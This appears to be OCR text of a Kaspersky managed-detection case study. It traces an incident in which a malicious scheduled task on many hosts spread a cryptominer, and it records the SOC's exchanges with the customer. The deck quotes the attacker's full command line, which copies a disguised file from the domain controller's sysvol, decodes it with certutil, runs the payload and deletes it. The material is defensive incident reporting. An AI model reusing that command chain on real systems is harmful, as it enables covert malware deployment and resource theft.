
We analyze all suspicious actions and report only real incidents avoiding false positives.

Response and Remediation

All incidents are reported with the recommendations how to respond to detected threats.

Remote controlled pre-approved response is also supported.

So this is how it works



Malicious activity

Telemetry Collection
By Kaspersky Endpoint Security for Business

Telemetry Processing

Telemetry Storage


Analysis
Threat hunting rules applied

Alerts
Created

SOC Analyst
Alerts analyzed

Response
Incident is published and response recommendations are given

Telemetry processing pipeline – enrichment (examples)



Telemetry gets enriched by TI from different sources

Threat hunting rules or “hunts”


- 700+ active threat hunting rules
- Each rule created by our SOC experts
- Rules are based on our Threat Intelligence and the MITRE ATT&CK Framework
- Rules are regularly updated with information from our Threat Intelligence services

Case Study

kaspersky

Case study 1

Discovered suspicious schedule task on GPO




Incident 311211

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident response) procedures on Domain controller and other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Deobfuscate/Decode Files or Information

Case study 1

Discovered suspicious schedule task on GPO



T1569.002: Service Execution


Detection technology KES

Affected

Status	Asset name	Asset ID
⊗	HKG[redacted]	0x[redacted]
⊗	HKG[redacted]	0x[redacted]
⊗	HKG[redacted]	0x[redacted]
⊗	HKG[redacted]	0x[redacted]
⊗	HKG[redacted]	0x[redacted]

Case study 1

Discovered suspicious schedule task on GPO



⊗	HXG[redacted]	0x4[redacted]
⊗	HXG[redacted]	0x3[redacted]

Description

Suspicious scheduled tasks were detected on several hosts.


Autorun entry/Scheduled task	Command
c:\windows\system32\tasks\microsoft\xblgamesave\xblgameupdate	"cmd.exe" /c echo F | xcopy /H \adsv[redacted]sysvol\privateKey.pem CACert.crt /Y & certutil.exe -decode CACert.crt SetupPrep.exe & SetupPrep.exe Worker_039 & timeout /t 10 /NOBREAK & del SetupPrep.exe

The file "SetupPrep.exe" was deleted by KES on several hosts.

It is recommended to initiate DF\IR (digital forensics and incident response) procedures on Domain controller and other hosts.


Case study 1

Discovered suspicious schedule task on GPO



Incident 311211

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident resp and other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Deobfuscate/Decode Files or Information



[redacted]

Thanks and customer has below questions:
*) May we know where or which host is attacking sysvol to infect other computers?
*) How attacker implant the Windows scheduled task on over 30 computers?
*) What is purpose of script in this Windows scheduled task?
Many Thanks

Security Team

Unfortunately these scheduled tasks were created before the machines appeared in our monitoring. Therefore we cannot say exactly how and by whom they were created. The first task that we found was created at 2017.09.29 16:41:33

[redacted]


This task copy the file privatekey.pem from Domain Controllers sysvol folder (\\[redacted]\sysvol\privatekey.pem) and then decode this file to SetupPrep.exe by the usage of certutil. The downloaded and decoded file SetupPrep.exe was detected by KES as HEUR:Trojan.MSIL.Agent.gen. You can read about this type of malicious programs here:
https://threats.kaspersky.com/en/threat/Trojan.MSIL.Agent/
If you want to find out how this task were created and how this file appeared on the domain controller it is recommended to initiate DFIR (digital forensics and incident response) procedures on Domain controller and other hosts.
Since the malicious file is downloaded from the sysvol folder of the domain controller, it is worth checking your group policies. Perhaps the tasks were originally created with them.

[redacted]

Thanks for your explanation. Is that mean the payload "SetupPrep.exe" is not successfully launched as blocked by KES?

Case study 1

Discovered suspicious schedule task on GPO



Incident 311211

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident respons and other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Deobfuscate/Decode Files or Information

Security Team

Yes, there were attempts to launch, but everything was blocked by KES.
KES detects the file "SetupPrep.exe" since 2021.08.20

[redacted]

Understood. Tha

Security Team

We analyzed the behavior of the file "SetupPrep.exe". It launches rundll32.exe and replaces it IN MEMORY with a version of XMRIG miner. The command line options used are as follows:

[illegible]

Security Team


Try to use the following method
Run Command Prompt as administrator
then type
SCHTASKS /DELETE /TN "microsoft\xblgamesave\xblgameupdate"

[redacted]

Dear Security team, customer replied us, most of 'xblgameupdate' have been deleted last week, also run and completed full scan to all devices with KES 11.6 on every Friday, last run is on 3 Sep, but no object detected by ODS task also they found 'xblgameupdate' still being detected and deleted repeatedly on managed devices. please refer attached images in archive
Also there are active threats to be detected in 'xblgameupdate' and System Memory on some devices, customer is so worried about it
[illegible]


Case study 1

Discovered suspicious schedule task on GPO



Incident 311211

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident response and other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Deobfuscate/Decode Files or Information



Security Team

